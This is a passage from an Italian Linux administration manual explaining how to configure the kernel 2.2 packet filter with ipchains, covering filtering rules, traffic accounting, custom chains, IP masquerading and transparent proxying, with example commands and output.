| Ingresso    |         | Inoltro     |         | Uscita      |
|             |         |             |         |             |
| Regole per  |         | Regole per  |         | Regole per  |
| l'ingresso  |         | l'attraver- |         | l'uscita    |
| dei         |         | samento dei |         | dei         |
| pacchetti   |         | pacchetti   |         | pacchetti   |
|             |         |             |         |             |
|             |         |             |         |             |
| Politica    |         | Politica    |         | Politica    |
| predefinita |         | predefinita |         | predefinita |
`-------------'         `-------------'         `-------------'
```

Un pacchetto proveniente da un'interfaccia qualunque, diretto allo stesso firewall o passante per questo, è soggetto al controllo di ingresso; un pacchetto passante, dopo il controllo di ingresso viene sottoposto al controllo di inoltro; un pacchetto che deve uscire attraverso un'interfaccia del firewall è sottoposto al controllo di uscita. In pratica, i pacchetti che devono attraversare il firewall sono sottoposti a tutti i punti di controllo in questa sequenza.

Quando un pacchetto IP è sottoposto al vaglio di un punto di controllo e all'interno di questo non c'è alcuna regola che lo prenda in considerazione, la sua sorte è stabilita dalla *politica predefinita* (*policy*) per quel filtro. Generalmente, questa politica è tale per cui gli viene concesso il transito.

180.2 ipchains per l'amministrazione del firewall

La gestione del filtro di pacchetto IP del kernel deve essere regolata in qualche modo, cosa che avviene attraverso il programma '**`ipchains`**'. Dal momento che le funzionalità di firewall del kernel sono piuttosto estese, la sintassi di questo programma è molto articolata e se ne può apprendere l'utilizzo solo gradualmente.

'**`ipchains`**' interviene su un *elenco di regole* riferite alle funzionalità di firewall del kernel; un po' come avviene con la tabella degli instradamenti di un router. L'ordine in cui sono elencate tali regole è importante, quindi si deve poter distinguere tra l'inserimento di una regola all'inizio, alla fine o in un'altra posizione dell'elenco esistente.

Salvo eccezioni particolari, che verranno descritte nel contesto opportuno, la sintassi di massima per l'utilizzo di '**`ipchains`**' è quella seguente:

```
ipchains opzione_di_comando punto_di_controllo [regola] [obiettivo]
```

L'opzione di comando serve a stabilire il tipo di intervento nel sistema di gestione del firewall. L'elenco seguente si riferisce alle opzioni che permettono la cancellazione o l'inserimento delle regole in un punto di controllo:

- `-F | --flush`

  elimina tutte le regole del punto di controllo specificato;

- `-D | --delete`

  elimina una o più regole dal punto di controllo specificato;

- `-A | --append`

  aggiunge una regola in coda a quelle del punto di controllo selezionato;

- `-I | --insert`

  inserisce una regola in una posizione stabilita del punto di controllo selezionato;

- `-R | --replace`

  sostituisce una regola del punto di controllo selezionato.

Altre opzioni non modificano le regole; in particolare:

- `-L | --list`

  elenca le regole di un uno o di tutti i punti di controllo;

- `-P | --policy`

  cambia la politica predefinita per il punto di controllo specificato;

Altre opzioni verranno mostrate quando sarà più opportuno.

Il punto di controllo viene indicato attraverso un nome. Si tratta di '**`input`**', '**`forward`**' e '**`output`**', che intuitivamente fanno riferimento all'ingresso, all'inoltro e all'uscita.

Il programma '**ipchains**' permette di gestire delle regole all'interno di contenitori aggiuntivi a cui si fa riferimento a partire da regole inserite nei punti di controllo normali. Nella terminologia di '**ipchains**' si parla sempre di *chain*, sia per indicare i punti di controllo, sia per indicare questi elenchi di regole aggiuntive.

Infine, una regola comune è conclusa con l'indicazione di un obiettivo. L'obiettivo è la definizione della sorte da dare al pacchetto intercettato, indicata attraverso una parola chiave. Le più importanti per iniziare ad apprendere la configurazione del firewall sono: '**ACCEPT**', '**DENY**' e '**REJECT**'.

- `ACCEPT`

  consente il transito del pacchetto;

- `DENY`

  impedisce il transito del pacchetto, limitandosi a ignorarlo;

- `REJECT`

  impedisce il transito del pacchetto notificando all'origine il rifiuto (viene inviato un messaggio ICMP specificante che il pacchetto è stato rifiutato).

Esempi

`ipchains -A input` *regola* `-j DENY`

Lo schema mostra l'aggiunta di una regola di ingresso, non meglio definita, per la quale viene applicato l'obiettivo '**DENY**'.

`ipchains -R input 1` *regola* `-j DENY`

Lo schema mostra la sostituzione della prima regola di ingresso con un'altra regola non meglio definita, per la quale viene applicato l'obiettivo '**DENY**'.

`ipchains -I input 1` *regola* `-j ACCEPT`

Lo schema mostra l'inserimento nella prima posizione di una regola di ingresso per la quale viene consentito il transito dei pacchetti ('**ACCEPT**').

```
# ipchains -D input 2
```

Questo comando elimina la seconda regola di ingresso.

```
# ipchains -F input
```

Questo comando elimina tutte le regole di ingresso.

```
# ipchains -F
```

Questo comando elimina tutte le regole di tutti i punti di controllo.

```
# ipchains -P input DENY
```

Cambia la politica predefinita di ingresso specificando che, in mancanza di regole, i pacchetti devono essere bloccati.

180.2.1 Opzioni di contorno

Prima di affrontare l'analisi delle regole che possono essere inserite nei punti di controllo del firewall, è meglio descrivere subito l'utilizzo di alcune opzioni di contorno che hanno un'importanza minore, oppure che si possono utilizzare indipendentemente dal tipo di protocollo a cui si fa riferimento con una regola.

Opzioni

`-v | --verbose`

Questa opzione si utilizza generalmente assieme all'opzione di comando '**`-L`**', allo scopo di rendere più dettagliata l'informazione che si ottiene.

`-n | --numeric`

Quando '**`ipchains`**' viene usato per ottenere delle informazioni, con questa opzione si fa in modo che gli indirizzi numerici non siano convertiti in nomi. Ciò può essere utile per evitare l'attesa di una risoluzione da parte del sistema DNS che potrebbe essere inaccessibile.

`-p [!] {tcp|udp|icmp|all}`

`--protocol [!] {tcp|udp|icmp|all}`

Stabilisce il tipo di protocollo della regola che viene definita. La parola chiave '**`all`**' rappresenta qualsiasi protocollo ed è l'impostazione predefinita se questo non viene specificato. Le parole chiave che identificano i protocolli possono essere espresse anche attraverso lettere maiuscole. Il punto esclamativo, se utilizzato, serve a fare riferimento a tutti i protocolli fuorché quello indicato.

`-l | --log`

Questa è un'opzione che si utilizza nella dichiarazione di una regola e serve a richiedere l'annotazione nel registro del sistema di ogni pacchetto che corrisponda alla regola stessa. È evidente che si tratta di una possibilità da usare per compiere delle verifiche solo quando ne esiste la necessità.

`-i [!]` *interfaccia*

`--interface [!]` *interfaccia*

Questa è un'opzione che si utilizza nella dichiarazione di una regola e serve a indicare il nome dell'interfaccia di rete attraverso la quale sono ricevuti o inviati i pacchetti della regola che si sta definendo. Quando questa opzione non viene usata, si intende fare riferimento implicitamente a qualunque interfaccia di rete.

`-j` *obiettivo*

`--jump` *obiettivo*

Questa è un'opzione che si utilizza nella dichiarazione di una regola e serve a definire l'obiettivo, attraverso una parola chiave tra quelle consuete, oppure il riferimento a un gruppo di regole creato a parte.

Esempi

```
# ipchains -L input -v
```

Elenca le regole di ingresso in modo dettagliato.

```
# ipchains -L output -n
```

Elenca le regole di uscita senza tradurre gli indirizzi in nomi.

```
ipchains -A punto_di_controllo regola -l -j DENY
```

Lo schema mostra l'indicazione di una regola non meglio definita, con la quale di vogliono intercettare dei pacchetti da bloccare (l'obiettivo è '**DENY**'). Questi pacchetti, anche se vengono bloccati, sono annotati nel registro del sistema.

```
ipchains -A punto_fi_controllo regola -i eth0 -j DENY
```

Lo schema mostra l'aggiunta in coda di una regola non meglio identificata, nella quale viene specificato in particolare che deve riferirsi al traffico entrante o uscente dall'interfaccia '**eth0**'. Per i pacchetti che vengono intercettati dalla regola, viene applicato l'obiettivo '**DENY**'.

```
ipchains -A punto_di_controllo -p tcp regola -i eth0 -j DENY
```

Lo schema mostra l'aggiunta in coda di una regola non meglio identificata, nella quale viene specificato in particolare che deve riferirsi al traffico TCP entrante o uscente dall'interfaccia '**eth0**'. Per i pacchetti che vengono intercettati dalla regola, viene applicato l'obiettivo '**DENY**'.

```
ipchains -A punto_di_controllo -p ! tcp regola -i ! eth0 -j DENY
```

Lo schema mostra l'aggiunta in coda di una regola non meglio identificata, nella quale viene specificato in particolare che deve riferirsi a tutto il traffico che non sia TCP, entrante o uscente da un'interfaccia qualunque purché non sia '**eth0**'. Per i pacchetti che vengono intercettati dalla regola, viene applicato l'obiettivo '**DENY**'.

180.2.2 Regole che non fanno riferimento a un protocollo

Le regole che non indicano un protocollo particolare possono servire esclusivamente a individuare il traffico riferito a un'origine e a una destinazione, con l'indicazione eventuale dell'interfaccia:

```
[-p all] [-s [!] origine] [-d [!] destinazione] [-i interfaccia]
```

Come si vede dallo schema, si possono utilizzare le opzioni '**-s**' e '**-d**' per indicare rispettivamente l'origine e la destinazione di un pacchetto. In aggiunta, si potrebbe inserire l'indicazione di una certa interfaccia attraverso cui i pacchetti vengono ricevuti o trasmessi; inoltre, volendo indicare espressamente che non si fa riferimento a un protocollo particolare, si può aggiungere l'opzione '**-p**' con l'argomento '**all**'.

La definizione di un gruppo di indirizzi IP può essere fatta attraverso l'indicazione di una coppia *numero_ip*/*maschera*, con una barra obliqua di separazione tra i due. La maschera può essere indicata nel modo consueto, oppure con un numero che esprime la quantità di bit iniziali da porre al valore uno.

Quando si vuole fare riferimento a indirizzi imprecisati, si utilizza solitamente l'indirizzo 0.0.0.0, che può essere indicato anche con un solo zero; questo si abbina di solito alla maschera nulla: 0.0.0.0/0 o 0/0. Tuttavia, per fare riferimento a qualunque indirizzo, è sufficiente omettere la sua indicazione, in pratica basta fare a meno di indicare l'opzione '**-s**' o '**-d**'.

L'indicazione di un indirizzo può essere fatta utilizzando direttamente il nome di dominio corrispondente, ma questo richiede la disponibilità di un servizio DNS; ciò può essere conveniente quando si tratta di un firewall connesso stabilmente con la rete esterna, altrimenti si creerebbero delle attese inutili e fastidiose, nel tentativo di risolvere dei nomi che non sono di competenza delle zone locali. Pertanto, in generale è preferibile indicare indirizzi in forma numerica.

Il punto esclamativo che può essere inserito facoltativamente di fronte all'indicazione di un indirizzo IP, o di un gruppo di indirizzi, rappresenta la negazione logica e serve a fare riferimento al gruppo di indirizzi complementare.

Rappresentazione dell'origine e della destinazione

`-s [!] `*indirizzo*`[/`*maschera*`]`
`--source [!] `*indirizzo*`[/`*maschera*`]`

Permette di definire l'origine dei pacchetti. L'indirizzo viene indicato generalmente in forma numerica, anche se c'è la possibilità di usare un nome di dominio. La maschera, eventuale, serve a indicare un gruppo di indirizzi.

Se questo parametro viene omesso, si intende implicitamente '**`-s 0.0.0.0/0`**', ovvero '**`-s 0/0`**', che rappresenta tutti gli indirizzi possibili.

`-d [!] `*indirizzo*`[/`*maschera*`]`
`--destination [!] `*indirizzo*`[/`*maschera*`]`

Permette di definire la destinazione dei pacchetti. L'indirizzo viene indicato generalmente in forma numerica, anche se c'è la possibilità di usare un nome di dominio. La maschera, eventuale, serve a indicare un gruppo di indirizzi.

Se questo parametro viene omesso, si intende implicitamente '**`-d 0.0.0.0/0`**', ovvero '**`-d 0/0`**', che rappresenta tutti gli indirizzi possibili.

Esempi

```
# ipchains -A input -s 192.168.100.0/24 -j DENY
```

Blocca tutto il traffico in ingresso proveniente dalla rete 192.168.100.*.

```
# ipchains -A input -s 192.168.100.0/24 -d 0/0 -j DENY
```

Esattamente come nell'esempio precedente.

```
# ipchains -A input -s 192.168.100.0/24 -d 0/0 -i eth0 -j DENY
```

Come nell'esempio precedente, specificando però che questo traffico in ingresso deve provenire dall'interfaccia '**`eth0`**' (se provenisse da un'altra interfaccia, non verrebbe intercettato da questa regola).

```
# ipchains -A input -d 192.168.100.0/24 -j DENY
```

Blocca tutto il traffico in ingresso che risulta destinato alla rete 192.168.100.*.

```
# ipchains -A input -s 0/0 -d 192.168.100.0/24 -j DENY
```

Esattamente come nell'esempio precedente.

```
# ipchains -A input -s 0/0 -d ! 192.168.100.0/24 -j DENY
```

Blocca tutto il traffico in ingresso che risulta destinato a indirizzi diversi dalla rete 192.168.100.*.

```
# ipchains -A output -d 192.168.100.0/24 -j DENY
```

Blocca tutto il traffico in uscita che risulta destinato alla rete 192.168.100.*. Rispetto all'applicazione di questa regola nel punto di controllo di ingresso, in questo caso si impedisce anche al firewall stesso di accedere a questi indirizzi.

180.2.3 Regole per i protocolli TCP e UDP

Il modo con cui si possono definire le regole necessarie a individuare i pacchetti, dipendono dal tipo di protocollo utilizzato. Generalmente si è interessati maggiormente a controllare i protocolli TCP e UDP, che hanno in comune l'utilizzo delle porte.

Dovendo fare riferimento a un protocollo TCP o UDP si utilizza l'opzione '**`-p`**', seguita dalla parola chiave '**`tcp`**' o '**`udp`**'. Dal momento che i protocolli TCP e UDP utilizzano le porte, l'origine e la destinazione possono includere questa informazione.

Le porte possono essere indicate in modo preciso (una soltanto), oppure attraverso un intervallo. Queste porte possono essere espresse attraverso un nome, come definito nel file '`/etc/services`', oppure per numero, cosa che di solito si preferisce per evitare ambiguità o malintesi. Gli intervalli di porte, in particolare, vengono espressi nella forma seguente:

porta_iniziale : *porta_finale*

Se si indica un intervallo, che si determina per la presenza dei due punti, se manca l'indicazione della porta iniziale si intende in modo predefinito la numero zero, se invece manca quella finale si intende la porta 65535. Come nel caso degli indirizzi IP, l'indicazione della porta o dell'intervallo di queste può essere preceduta dal punto esclamativo in qualità di negazione logica.

Opzioni per i protocolli TCP e UDP

`-s` [`!`] *indirizzo*[`/`*maschera*] [`!`] [*porta*|*intervallo_di_porte*]

`--source` [`!`] *indirizzo*[`/`*maschera*] [`!`] [*porta*|*intervallo_di_porte*]

`-d` [`!`] *indirizzo*[`/`*maschera*] [`!`] [*porta*|*intervallo_di_porte*]

`--destination` [`!`] *indirizzo*[`/`*maschera*] [`!`] [*porta*|*intervallo_di_porte*]

Con i protocolli TCP e UDP, l'origine e la destinazione possono includere l'indicazione delle porte.

[`!`] `-y` | [`!`] `--syn`

All'interno di una regola, fa in modo di identificare solo i pacchetti del protocollo TCP che hanno il bit SYN attivato, assieme ai bit ACK e FIN azzerati. Questo serve a isolare i pacchetti che nel protocollo TCP richiedono l'inizializzazione della connessione. In pratica, si tratta di un modo alternativo per bloccare una connessione TCP in un solo verso. Se si usa il punto esclamativo di negazione si intende fare riferimento a pacchetti diversi dal tipo SYN.

Esempi

```
# ipchains -A input -p tcp -s ! 192.168.0.0/16 ↩
↪-d 192.168.0.0/16 80 -j REJECT
```

Impedisce l'accesso ai servizi HTTP (protocollo TCP, porta 80) della rete 192.168.*.* a tutti gli indirizzi estranei alla rete stessa.

```
# ipchains -A input -p tcp -s ! 192.168.0.0/16 ↩
↪-d 192.168.0.0/16 80 -y -j REJECT
```

Come nell'esempio precedente, limitandosi a intervenire nei pacchetti SYN.

180.2.4 Regole per il protocollo ICMP

Il protocollo ICMP è molto importante ai fini di controllo del funzionamento della rete; in questo senso è rara la possibilità che sia il caso di bloccarne il transito attraverso il firewall. Tuttavia, dal momento che i fini del firewall non si limitano al blocco del traffico, è comunque importante poter indicare una regola che sappia selezionare un tipo particolare di pacchetto ICMP. La tabella 176.2 elenca i tipi di pacchetto ICMP e il loro utilizzo.

Per indicare una regola che faccia riferimento a un tipo particolare di pacchetto ICMP, si sfruttano le opzioni che servono a specificare l'origine o la destinazione, aggiungendo il numero o il nome del tipo ICMP. In pratica, questa informazione va a sostituire il numero di porta nel caso dei protocolli TCP e UDP.

> È estremamente importante che non vengano bloccati i messaggi ICMP di tipo 3.

Opzioni per il protocollo ICMP

`-s` [!] *indirizzo*[/*maschera*] [!] [*tipo*]

`--source` [!] *indirizzo*[/*maschera*] [!] [*tipo*]

`-d` [!] *indirizzo*[/*maschera*] [!] [*tipo*]

`--destination` [!] *indirizzo*[/*maschera*] [!] [*tipo*]

Come già accennato, con il protocollo ICMP l'origine e la destinazione possono includere l'indicazione del tipo di messaggio ICMP.

Esempi

```
# ipchains -A input -p icmp -s ! 192.168.0.0/16 8 ↩
↪-d 192.168.0.0/16 -j DENY
```

Blocca e ignora i pacchetti ICMP che contengono un messaggio di tipo 8, cioè '**`echo-request`**', proveniente da un indirizzo estraneo alla rete 192.168.*.* e destinato alla rete stessa.

180.2.5 Pacchetti frammentati

I pacchetti frammentati costituiscono un problema per la gestione del firewall. In generale ci si limita a intervenire sul primo frammento, perché questo dovrebbe contenere le informazioni necessarie a identificarlo correttamente.

> Se il firewall rappresenta un passaggio obbligato per il traffico che lo attraversa, è molto importante che sia abilitata la ricomposizione dei pacchetti frammentati. Questo risolve tanti problemi e soprattutto quello del controllo dei frammenti.

Per identificare un frammento di pacchetto successivo al primo, si utilizza l'opzione '**`-f`**' nel modo seguente:

[!] `-f` | [!] `--fragment`

Il punto esclamativo permette di ottenere l'effetto contrario, cioè di fare riferimento a tutti i pacchetti che non sono frammenti. Utilizzando questa opzione non è possibile indicare delle porte TCP o UDP, né specificare il tipo di messaggio per il protocollo ICMP.

Esempi

```
# ipchains -A input -p icmp -s ! 192.168.0.0/16 ↩
↪-d 192.168.0.0/16 -f -j DENY
```

Blocca e ignora i frammenti dei pacchetti ICMP provenienti da un indirizzo estraneo alla rete 192.168.*.* e destinati alla rete stessa.

180.3 Esempi

Di seguito vengono mostrati altri esempi che dovrebbero aiutare a comprendere ancora meglio il funzionamento di un firewall realizzato con GNU/Linux.

```
/sbin/ipchains -A forward -s 224.0.0.0/3 -d 0/0 -l -j DENY
```

Questa regola impedisce il transito di tutti quei pacchetti che provengono da un'origine in cui l'indirizzo IP sia composto in modo da avere i primi tre bit a uno. Infatti, 224_{10} si traduce nel numero binario 11100000_2, che esclude tutta la classe D e la classe E degli indirizzi IPv4. Si osservi l'aggiunta dell'opzione '**-l**' per ottenere l'annotazione nel registro del sistema dei tentativi di attraversamento. Segue la visualizzazione della regola attraverso '**ipchains -L forward -n**'; si osservi la comparsa della lettera '**l**' nella colonna delle opzioni.

```
target     prot opt     source               destination          ports
DENY       all  ----l-  224.0.0.0/3          0.0.0.0/0            n/a
```

```
/sbin/ipchains -A forward -s 224.0.0.0/3 -l -j DENY
```

Questo esempio è esattamente identico a quello precedente, perché la destinazione predefinita è proprio quella riferita a qualunque indirizzo.

```
/sbin/ipchains -A forward -p tcp -s 192.168.1.0/24 -d 0/0 23 -j ACCEPT
```

Consente ai pacchetti TCP provenienti dalla rete 192.168.1.0/255.255.255.0 di attraversare il firewall per raggiungere qualunque indirizzo, ma solo alla porta 23. In pratica concede di raggiungere un servizio TELNET. Segue la visualizzazione della regola attraverso '**ipchains -L forward -n**'.

```
target     prot opt     source               destination         ports
ACCEPT     tcp  ------  192.168.1.0/24       0.0.0.0/0           any -> telnet
```

```
/sbin/ipchains -A forward -p tcp -s 0/0 6000:6009 -d 0/0 -l -j DENY
/sbin/ipchains -A forward -p tcp -s 0/0 -d 0/0 6000:6009 -l -j DENY
```

Blocca il transito delle comunicazioni riferite alla gestione remota di applicazioni per X. In questo caso, si presume di poter avere a che fare con sistemi che gestiscono fino a 10 serventi grafici contemporaneamente.

```
/sbin/ipchains -A input  -p tcp -s 0/0 6000:6009 -d 0/0 -l -j DENY
/sbin/ipchains -A output -p tcp -s 0/0 -d 0/0 6000:6009 -l -j DENY
```

Blocca l'ingresso e l'uscita di comunicazioni riferite alla gestione remota di applicazioni per X. Questo potrebbe essere utile per proteggere un sistema che non si avvale di un firewall o che semplicemente non si fida della rete circostante.

180.4 Contabilizzazione del traffico

Con i kernel Linux 2.2.*, la contabilizzazione del traffico è implicita nel sistema di filtro del firewall: ogni regola che venga inserita in un punto di controllo accumula i propri contatori. In questo senso possono essere opportune anche regole che non hanno l'indicazione di alcun obiettivo, in quanto utili solo per selezionare una parte del traffico ai fini contabili.

Con l'opzione '**-v**' si può osservare il valore raggiunto dai vari contatori. Per esempio, disponendo di un'unica regola che cattura tutto il traffico in ingresso,

ipchains -F input

ipchains -A input

il comando

ipchains -L input -v

potrebbe generare un rapporto simile a quello seguente:

```
 pkts bytes target     prot opt    tosa tosx  ifname     mark       outsize
  376 34968 -          all  ------ 0xFF 0x00  any
```

Si possono notare in particolare le colonne '**pkts**' e '**bytes**' che si riferiscono rispettivamente al numero di pacchetti IP e alla loro dimensione complessiva in byte. A fianco dei numeri che esprimono queste quantità potrebbero essere aggiunte delle lettere che rappresentano dei multipli: '**K**', '**M**' e '**G**'. È importante osservare che questi esprimono multipli del sistema di numerazione decimale: 1000, 1000000 e 1000000000.[1]

L'azzeramento dei conteggi si ottiene con l'opzione di comando '**-Z**' ('**--zero**'), che interviene in tutte le regole dei punti di controllo indicati. Questa può essere utilizzata anche assieme all'opzione '**-L**', in modo da non perdere informazioni; tuttavia, in questo caso, non è possibile indicare il nome di un punto di controllo particolare e si deve intervenire su tutte le regole esistenti.

Esempi

ipchains -L input -v

Mostra tutte le informazioni disponibili sulle regole di ingresso. Tra le altre cose mostra anche i contatori del traffico.

ipchains -Z input

Azzera i conteggi riferiti alle regole di ingresso.

ipchains -L -Z -v

Mostra tutte le informazioni disponibili di tutti i punti di controllo (ed eventualmente anche di altri raggruppamenti di regole), compresi i conteggi che vengono azzerati immediatamente dopo.

[1]Bisogna ricordare comunque che il SI specifica la lettera «k» minuscola come prefisso moltiplicatore che esprime il valore 10^3.

180.5 Raggruppamenti di regole al di fuori dei punti di controllo standard

Oltre ai punti di controllo normali, è possibile definire delle raccolte di regole aggiuntive, a cui si può fare riferimento quasi come se fossero delle subroutine di un linguaggio di programmazione. Queste raccolte vengono identificate da un nome, al quale si può fare riferimento attraverso altre regole in qualità di obiettivo. In pratica, una regola posta in un punto di controllo può indicare un obiettivo corrispondente al nome di un altro raggruppamento di regole, che viene così a essere incorporato idealmente in quel punto.

Per comprendere il meccanismo, si supponga di avere creato la raccolta di regole (*chain*) denominata '**`Prova`**', con una regola all'interno del punto di controllo di ingresso che vi faccia riferimento. Per cominciare, le regole contenute all'interno di '**`Prova`**' potrebbero essere:

```
target     prot opt     source              destination         ports
-          all  ------  192.168.1.0/24      0.0.0.0/0           n/a
-          all  ------  0.0.0.0/0           192.168.1.0/24      n/a
-          all  ------  0.0.0.0/0           127.0.0.1           n/a
```

Come si può osservare in questo caso, si tratta di regole che servono solo alla contabilizzazione del traffico, dal momento che non sono stati indicati degli obiettivi.

Le regole di ingresso potrebbero essere quelle seguenti:

```
target     prot opt     source              destination         ports
...
Prova      tcp  ------  0.0.0.0/0           0.0.0.0/0           * ->   *
...
```

Si può osservare una regola il cui scopo è quello di individuare tutto il traffico TCP. Dal momento che l'obiettivo di questa è il raggruppamento '**`Prova`**', i pacchetti che rientrano nella selezione di questa regola vengono scomposti ulteriormente attraverso le regole del raggruppamento '**`Prova`**'. I pacchetti che non vengono «catturati» da alcuna regola del raggruppamento '**`Prova`**' tornano a essere presi in considerazione dalle regole successive nel punto di controllo di ingresso.

La creazione di un raggruppamento di regole si ottiene con l'opzione di comando '**`-N`**' ('**`--new-chain`**') e la sua eliminazione con '**`-X`**' ('**`--delete-chain`**'). Per esempio, il comando

```
# ipchains -N Prova
```

serve a creare il raggruppamento '**`Prova`**' a cui si accennava in precedenza. L'inserimento di regole avviene nel modo normale; per continuare a seguire gli esempi fatti, i comandi dovrebbero essere i seguenti:

```
# ipchains -A Prova -s 192.168.1.0/24
```

```
# ipchains -A Prova -d 192.168.1.0/24
```

```
# ipchains -A Prova -s 127.0.0.1
```

Così, l'inserimento della regola in ingresso che fa riferimento a questo raggruppamento, come mostrato dagli esempi in precedenza, si indica semplicemente con il comando seguente:

```
# ipchains -A input -p tcp -j Prova
```

L'eliminazione di un raggruppamento di regole è ammissibile solo quando questo è vuoto e quando non esistono più riferimenti da parte di altre regole nei punti di controllo normali.

```
# ipchains -D input -p tcp -j Prova
```

```
# ipchains -F Prova
```

```
# ipchains -X Prova
```

I comandi mostrati sopra servono rispettivamente a eliminare la regola di ingresso che faceva riferimento al raggruppamento '**Prova**', a svuotare il raggruppamento e infine a eliminarlo.

180.6 Mascheramento IP

Attraverso il mascheramento IP si fa in modo di mostrare all'esterno che l'origine delle connessioni è sempre il nodo che esegue questo compito, anche quando in realtà si tratta di un nodo interno alla rete privata. Naturalmente, il nodo che esegue il mascheramento è poi in grado di distinguere quali siano stati i nodi mascherati che hanno originato la connessione, girando a loro i pacchetti di loro competenza.

Figura 180.2. Mascheramento IP.

```
                         .---------------.
                         |   filtro di   |          Rete privata mascherata
 - - - ------------------| mascheramento |-------*-----------*-------- - - -
 Rete pubblica           |      IP       |       |           |
 (Internet)              '---------------'  .---------.  .---------.
                                            |  host   |  |  host   |
                                            '---------'  '---------'
```

In linea di principio, i nodi collocati nella rete privata mascherata, sono in grado di accedere all'esterno, per mezzo del mascheramento degli indirizzi, mentre dall'esterno potrebbe mancare l'instradamento verso tali nodi. In effetti, quando la rete privata mascherata utilizza indirizzi IP esclusi dalla rete pubblica, tale instradamento (dall'esterno verso l'interno) non può esistere.

L'attivazione nel kernel delle funzionalità di mascheramento richiede prima di tutto che siano state attivate quelle di firewall, assieme a quelle di ricomposizione dei pacchetti frammentati (nello stesso modo già visto nella sezioni dedicate al filtro di pacchetto IP), dove in particolare sia stata poi aggiunta anche quella di mascheramento (sezione 29.2.9).

180.6.1 ipchains per l'amministrazione del mascheramento

Attualmente (con i kernel 2.2.*), la gestione del mascheramento IP del kernel è un'estensione di quella del filtro di pacchetto IP, che deve essere attivata espressamente attraverso '**ipchains**', utilizzando il punto di controllo di inoltro, '**forward**', assieme a una politica di accettazione ('**ACCEPT**') con l'aggiunta dell'indicazione che si tratta di mascheramento per mezzo dell'obiettivo '**MASQ**'. La cosa si può rappresentare schematicamente attraverso il modello seguente che comunque potrebbe essere esteso o precisato meglio.

```
ipchains -A|-I forward -s indirizzi_da_mascherare -d 0/0 -j MASQ
```

Ricapitolando quindi, il mascheramento si ottiene definendo una regola nel punto di controllo di inoltro, in cui sia stato attivato il **mascheramento dell'origine nei confronti della destinazione**.

180.6.2 Mascheramento in pratica

In generale, il mascheramento IP si utilizza per consentire a una rete privata, che utilizza indirizzi IP esclusi da Internet, di accedere all'esterno. In questa situazione potrebbe essere sensata ugualmente una strategia di difesa attraverso le funzionalità di filtro già discusse nelle sezioni dedicate a questo argomento, perché dall'esterno, qualcuno potrebbe creare un proprio instradamento verso la rete privata.

In ogni caso, la situazione comune per il mascheramento IP è quella dello schema che appare in figura 180.3. L'interfaccia di rete del nodo di mascheramento connessa alla rete privata ('**`eth0`**') deve avere un indirizzo IP che appartenga a tale spazio; inoltre deve essere stato previsto un instradamento corretto. L'altra interfaccia, quella rivolta verso la rete pubblica ('**`ppp0`**'), avrà un indirizzo IP pubblico, mentre l'instradamento dovrà essere quello predefinito.

Figura 180.3. Esempio di mascheramento di una rete privata.

```
                       .---------------.          192.168.1.0
                  ppp0 |               | eth0     Rete privata mascherata
  - - - ---------------| mascheramento |-------*-----------*-------- - - -
  Rete pubblica        |      IP       |       |           |
  (Internet)           `---------------'   .--------.  .--------.
                                           |  host  |  |  host  |
                                           `--------'  `--------'
```

In questa situazione, la regola che consente alla rete privata di raggiungere l'esterno può essere definita con uno dei due comandi seguenti: il primo è un esempio approssimativo, mentre il secondo fa un riferimento esplicito agli indirizzi esterni in modo che non coincidano con quelli interni.

```
/sbin/ipchains -A forward -s 192.168.1.0/24 -d 0/0 -j MASQ
```

```
/sbin/ipchains -A forward -s 192.168.1.0/24 -d ! 192.168.1.0/24  -j MASQ
```

Visualizzando la regola attraverso '**`ipchains -L forward -n`**', si ottiene una tra le due informazioni seguenti (a seconda del comando prescelto).

```
Chain forward (policy ACCEPT):
target     prot opt     source                destination           ports
MASQ       all  ------  192.168.0.0/16        0.0.0.0/0             n/a
```

```
Chain forward (policy ACCEPT):
target     prot opt     source                destination           ports
MASQ       all  ------  192.168.0.0/16       !192.168.0.0/16        n/a
```

Si è accennato al fatto che non si può escludere che qualcuno voglia provare a definire un proprio instradamento verso la rete privata che in condizioni normali dovrebbe essere irraggiungibile dall'esterno. Per questo, conviene escludere esplicitamente il traffico nella direzione opposta, oppure semplicemente definire che la politica predefinita del firewall deve essere '**`DENY`**'.

```
#!/bin/sh
/sbin/ipchains -P forward DENY
/sbin/ipchains -A forward -s 192.168.1.0/24 -d 0/0 -j MASQ
```

180.7 Proxy trasparente

Il *proxy trasparente*, o *transparent proxy*, è una funzionalità attraverso la quale si fa in modo di ridirigere il traffico (TCP) verso un servizio proxy del nodo locale, quando altrimenti sarebbe diretto verso altri nodi, a porte determinate.

Il kernel Linux fornisce questa funzionalità come estensione di quelle di filtro dei pacchetti IP; ma per farlo deve essere aggiunta esplicitamente la gestione di questa caratteristica (sezione 29.2.9).

Naturalmente, per attivare un sistema di proxy trasparente occorre il proxy. In effetti, il vantaggio di usare questo sistema al posto del mascheramento IP sta proprio nell'inserzione di un proxy, possibilmente di una cache proxy, per ridurre il traffico nella connessione con la rete pubblica. In questo modo, il software utilizzato nei nodi della rete privata non ha bisogno di essere configurato per inviare tutte le sue richieste al proxy, ma quando i pacchetti tentano di raggiungere l'esterno, allora vengono presi in considerazione da questo.

180.7.1 ipchains per il proxy trasparente

La ridirezione attraverso cui si ottiene il proxy trasparente si definisce esclusivamente per mezzo del punto di controllo di ingresso, '**input**', specificando una porta di ridirezione con l'obiettivo '**REDIRECT**'. Considerato che il proxy trasparente viene usato normalmente solo per il protocollo TCP, la sintassi di '**ipchains**' per questo scopo si traduce nello schema seguente:

```
ipchains -A|-I input -p tcp -s origine -d destinazione porte -j REDIRECT porta_locale
```

Quello che si ottiene è che il traffico proveniente dagli indirizzi previsti, diretto verso le destinazioni indicate, complete dell'informazione sulle porte, viene ridiretto alla porta specificata dopo l'obiettivo '**REDIRECT**' nel nodo locale.

180.7.2 Proxy trasparente in pratica

Un proxy trasparente può funzionare solo se il traffico relativo deve attraversarlo per forza. Pertanto, si può attivare questa funzionalità solo in un router, che eventualmente può fungere sia da firewall che da proxy trasparente. Di conseguenza, il proxy per il quale il servizio viene avviato, deve risiedere fisicamente nello stesso elaboratore che svolge il ruolo di router o di firewall.

Figura 180.4. Il proxy trasparente deve essere attraversato dal traffico che poi lì può essere ridiretto verso il proxy locale.

```
                            .---------------.
                            |     Proxy     |          Rete privata mascherata
   - - - ------------------|  trasparente  |-------*-----------*-------- - - -
   Rete esterna             |               |       |           |
                            `---------------'  .--------.  .--------.
                                               |  host  |  |  host  |
                                               `--------'  `--------'
```

